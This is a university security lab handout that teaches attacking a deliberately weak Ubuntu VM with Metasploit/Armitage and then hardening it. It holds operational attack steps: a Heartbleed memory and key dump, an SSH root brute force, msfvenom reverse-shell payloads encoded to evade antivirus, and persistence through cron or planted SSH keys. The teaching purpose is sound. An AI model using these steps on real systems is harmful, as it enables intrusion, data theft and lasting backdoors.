G53SEC Lab 7: Attack and Defense

Lab Description

In the final lab, we'll be using the hacking framework Metasploit to break into a vulnerable server. Assuming you're successful, you'll then have root access to this machine, and your final task will be to secure it using the knowledge you've gained throughout these labs and the lectures.

Introduction

If you think back to the first lab exercise, you'll remember we examined the auth.log file for a machine that has an open and accessible SSH port. Such machines are attacked on an hourly basis by computers around the world; vast botnets controlled by servers. Long-term, the best solution is for government agencies to close these nets down, but it's never that easy. In the meantime, we should focus on ensuring our machines are protected. This isn't simply a case of shutting off SSH; it's a vital tool for some users. We must protect servers while still having them remain accessible.

Metasploit is a key tool in both penetration testing and hacking. At its core is a large database of known exploits – over six hundred – targeted at a variety of operating systems and applications. These also vary from brute-force password crackers, to very specific buffer-overflow exploits. As well as exploits, Metasploit also includes hundreds of pre-attack scanners and analysis tools, mid-attack payloads and post-attack management tools. Within this software, you can scan an available host, deploy an exploit with an included payload, then take control of the machine and "loot" its contents. Metasploit is a command line tool, which while extremely useable, is less convenient than a user interface. Luckily, as with many of these tools, a front end called Armitage has been developed. This is what we'll be using during this lab.

A pertinent question would be, why am I telling you this? Well, knowledge of the kind of tools hackers and security auditors use will better prepare you to secure your own machines whether at home or in the workplace.

Two Virtual Machines

Today we're using two virtual machines, a hacking Kali installation, and a weak Ubuntu 12 Server installation. Rather than cloning the Kali machine, we need to start up the Ubuntu server. This machine is included in the list of available VMs within VirtualBox.

Ubuntu MAC Address

This Ubuntu server does not like having its MAC address changed! It will rename eth0 to eth1, DHCP will break and you won't get a network connection. If this happened when you imported the machines (it shouldn't have done) you'll soon spot this problem. You won't be able to scan or communicate with the server. This is easily fixed; we just make sure the MAC in Settings->Network->Advanced is set to 0800279E0E21. If you find the server is slow to boot, for example showing a message like "waiting for network configuration," ask for help!

Login Information

As with previous labs, a description of the Kali operating system and the general setup of the virtual machines is given in the first lab document, and the additional materials.

Normal User
Username: sec
Password: security

Root
Username: root
Password: toor


I'm not going to tell you the user and password for the Ubuntu server, you'll have to find that for yourself later in the lab. It suffices to say, though, that the server was not setup by someone competent.

Starting Metasploit

Metasploit uses a Postgres database back end, we need to start the Postgres server before we can begin. Run the following command:

```
sec@kali:~$ sudo service postgresql start
```

The tables within postgres are already set up, we should now be able to use Metasploit. Click the Armitage icon on the quick-launch bar, wait a moment, and it will prompt you to make a connection to localhost. Armitage runs Metasploit as a server, with it as a client front end. Click Connect, and you will be prompted to start the server, click Yes. It will take a little while to connect, don't worry if it throws up some error messages, it's waiting for the server to start. Once up and running, you'll see the following interface:



```
msf >
```

The left region is the database browser, which includes all of the exploits and other tools available. It also has a text filter box, which you'll find extremely useful. The right box is the host window, showing all of the hosts that are currently being managed by this Metasploit installation. The lower box is the command window, you can manually input Metasploit framework (msf) commands here, but it is also where tool and plugins will output their results.

Before we can examine the status of the Ubuntu machine, we need to know what IP address it has. We can't log in and read ifconfig, so we'll need to perform an nmap scan. You can do this on the terminal if you wish, but nmap is also built into Armitage. Click Hosts -> NMap Scans -> Ping Scan. Scan the range "10.0.2.*" or "10.0.2.1-100" and you'll see a few IP addresses appear, .1 and similar are used by VirtualBox, the Ubuntu machine will be the IP that isn't the machine you're currently on. The machines will appear in the host box, just a blank screen at this point. As we learn more about the machine, this icon might change.

Let's get some more information. Select Hosts -> NMap Scans -> Intense Scan, and point it directly at the IP of the server. It'll take a little while (a message will appear when it's finished). It should determine we are dealing with a Linux box, and what software is installed and running on different ports. You can right click on the host and select Services to see a breakdown of the services and their versions. This information is crucial in determining vulnerabilities. Some buffer overflows, for example, are known to work only on a limited number of versions. Since this is an old server, let's see if we can exploit the heartbleed bug. Search for heartbleed on the left, or browse to auxiliary/scanner/ssl/openssl_heartbleed. Double click the module, then if it isn't already there, enter the IP of the server in RHOSTS. Click launch. The green + indicates success, this machine is indeed vulnerable to heartbleed. Let's exploit this; in the window at the bottom type show actions. You'll see the module is capable of dumping and analysing the memory of the server. Let's do a memory dump first:

```
msf auxiliary(openssl_heartbleed) > set ACTION DUMP
msf auxiliary(openssl_heartbleed) > run
```

This time it will output the memory of the server to a file, click View -> Loot to open the loot window, then double click the file to take a look. Depending on how much was obtained, you can scroll up and down. A lot of it won't be readable (this is raw server memory) but it gives you an idea. You can also set the action to KEYS, in order to attempt to extract a private key. This sometimes works, sometimes doesn't – heartbleed reads unpredictable memory after all.

Any obtained private key could be used to decrypt any information sent to the server, if the server wasn't set up to use forward secrecy, this decryption could be performed on any previous communication.

GAINING ACCESS

We've managed to run an exploit on the server, let's now try and gain root access. For well defended servers, this may rely on a software bug that lets you execute a shell from within some code running as root, and it may not be possible. Luckily we don't have to worry about that; this server is poorly secured. Find the ssh_login module at auxiliary/scanners/ssh/ssh_login. This module performs a brute force attack on the root password, a similar attack to the ones we saw being performed on my machine in the auth.log file. We'll need to supply a list of common passwords, there is one in /home/sec/lab7/common_passwords, add this to the PASS_FILE variable by clicking the + icon and browsing to it. Add "root" as the username, then click run. It will begin attempting to log in, be patient!

If you've done this all correctly, you're in! This password is clearly not secure, but there's no reason you couldn't use a much more complex password file and leave this going for days on end. You'll see the icon for the host has changed, this means we have a session open with root privileges. Have a look at the output of the module, it will say "Command shell session #" opened. If we were a botnet administrator, we could now install the necessary client software to take intructions from a command and control server.

Exploiting the Root Shell

There is nothing in Linux we can't do with root access, but let's not get too carried away at first. The post modules in Metasploit let us manage a host that is now under our control, usually those that have a session already open. `post/linux/gather/enum_system` lets us easily gather a lot of information about who and what is operating on this system. Run this, it requires a session number, use the one that was opened by `ssh_login`. Wait a while for the module to finish, it will tell you when it does, then head to the loot viewer and inspect what it found. As a root user, there are no files off limits on a Linux machine, in particular any personal user documents could be easily obtained this way.

Optional

If you're looking to go deeper into this, the reverse shells and staged attacks at the bottom of this document are what you're after. These more advanced attacks will also work effectively when your attack vector is different, e.g. a buffer overflow.

If you've seen enough, move straight on and start securing the server below.

Securing a Server

Given the different aspects of Linux systems we've looked at over the last few labs, you should now have a good idea about how to secure a server. This is what you should do now, you have the root account and password, make all of the changes you deem necessary to prevent intrusions onto this system. There is no limit on how secure I deem "secure enough" in this lab, so do as much as you can. Feel free to use the web for further information. Some initial pointers:

- Obviously, the root user / password situation must be fixed.
- Have a look what services are running, SSH and Apache2 should be preserved because they're useful, but insecure services should be stopped and prevented from running.
- You don't need to run all updates, they take time, but note which updates you would perform.

Conclusion

In this lab we learned to use the metasploit framework to examine and infiltrate a weakly secured server. You were then able to use all of the knowledge you've gained from the previous labs to secure this server. Knowing how to best secure a machine is an important step in really understanding the kind of attacks you would see from day-to-day in an administrative role.

Reverse Shells

This attack hasn't been too hard, we guessed an easy password and obtained root access. If we wanted, we could now deliver a payload such as a backdoor or Trojan onto the machine. In another situation, you might find you have to deliver any payload using a more challenging technique, such as exploiting a buffer overflow, or you might find that the remote machine's network blocks your initial SSH connection, so that even with credentials you can't gain access. This section demonstrates the delivery of a reverse shell exploit that stages into a more powerful exploit.

Recall from the lectures that a payload is essentially the executable "result" of an attack. Metasploit allows you to put payloads in just about anything, scripts, on web pages, via emails and social engineering etc. In this case we already have a nice attack vector: a command shell. In some cases this won't exist, so consider this attack a grounding in the general method of exploiting a host, regardless of what your attack vector is.

A reverse shell is useful because it will often get around firewall and network restrictions. A NAT router, for example, will remember an established outgoing connection and allow incoming responses. We'll be using Metasploit's meterpreter for this.

Payloads

Let's begin with a payload. We can create the payload in Armitage, but it's a bit fiddly. Minimise Armitage, bring up a terminal and browse to the `~/lab7` directory. Next run `msfvenom` to create an example payload:

```
sec@kali:~/lab7$ msfvenom -a x86 --platform linux -p
linux/x86/meterpreter/reverse_tcp lhost=10.0.2.4 lport=4444 -e
x86/shikata_ga_nai -b \x00 -f c
```

This is just an example, and creates a payload that you can embed in a c program. The payload is the first stage in an attack that will grant control of the host machine. Here's an explanation of the parameters:

- -a: Targetting the x86 architecture. System calls can be different in x64.
- --platform: Using the linux system call, as in the lecture on the reference monitor.
- -p … : The reverse_tcp exploit
- lhost, lport: The target IP and port of the machine to connect back to – the attacking machine. Use your own attacking machine IP, and any unused port you wish.
- -e : The encoder. This is responsible for removing problem bytes, and can also somewhat mask the exploit from AV detection.
- -b : Problem bytes, in this case we might not want null characters in case of strcpy.
- -f : Outputting c compatible code.

There are a number of possible outputs, e.g. vbs scripts, python, javascript, python etc. What we actually want in this case is an executable program, since we can easily deliver it via the shell (we could also use social engineering). Run this command to create an exploit.

```
sec@kali:~/lab7$ msfvenom -a x86 --platform linux –p
linux/x86/meterpreter/reverse_tcp lhost=10.0.2.4 lport=4444 -e
x86/shikata_ga_nai -b \x00 -f elf -o sploit
```

Again alter the IP and port if you want to. In this case we're outputting an Executable and Linkable Format (elf) binary, calling it sploit. You'll find the sploit file has appeared in the lab7 folder.

Type `file sploit`, to find out a little about it:

```
sec@kali:~/lab7$ file sploit
sploit: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
statically linked, corrupted section header size
```

Ignore the warning, this should work nicely. This exploit is staged, named after the multiple stages of rockets. This first (tiny) file will create a rudimentary reverse shell back to the attacking machine. A larger second stage will then be delivered, and executed in memory, before a third larger stage is delivered. Once this third stage is running, we'll have a worrying amount of control over the target machine.

HANDLERS

First we need to start a handler on the attacking machine. This will listen on our chosen port for compromised machines initiating a reverse tcp connection and deliver the second and third stages. Go back to Armitage, find `payload/linux/x86/meterpreter/reverse_tcp` and run it. Choose the same port you used for the payload, and make sure output is "multi/handler". Run this, and a listening handler will start.

DELIVERING THE PAYLOAD

We need to upload and execute the payload. Right click on the host in Armitage, find your shell session and click upload. Upload the sploit file, the click the same shell and choose "Interact". This opens a shell window for this machine, at which point we can run the reverse shell code.

```
$ ls
sploit
tmp
$ chmod +x sploit
$ ./sploit
```

As soon as you do this, if you look back at the handler tab you'll find it connected, and uploading the second and third stages. Once complete, it will establish a full meterpreter session. Right clicking on the host will give you further options via the meterpreter connection. For instance, pivoting will pipe future attacks through this machine onto the victim's subnet. More about using pivots here. A list of everything meterpreter does can be found here. The webcam functionality is pretty scary, and may go some way to explaining this.

PERSISTENCE

Meterpreter makes a point of running in memory, which means if the machine is switched off, the meterpreter connection won't come back up. If you wanted a long-term back door into this machine, you'd need to put one in. On a window's host, the persistence script will do this for you. On linux, it's easier to simply start sploit as a cron job, or put it in an init.d script, depending on the OS. A more effective back door is to put an RSA public key in the ssh_known_hosts file, granting you permanent access. What you do will depend on whether you think it's more likely an AV will spot sploit, or an admin will spot your key. More advanced rootkits are also available – I won't be teaching you about those!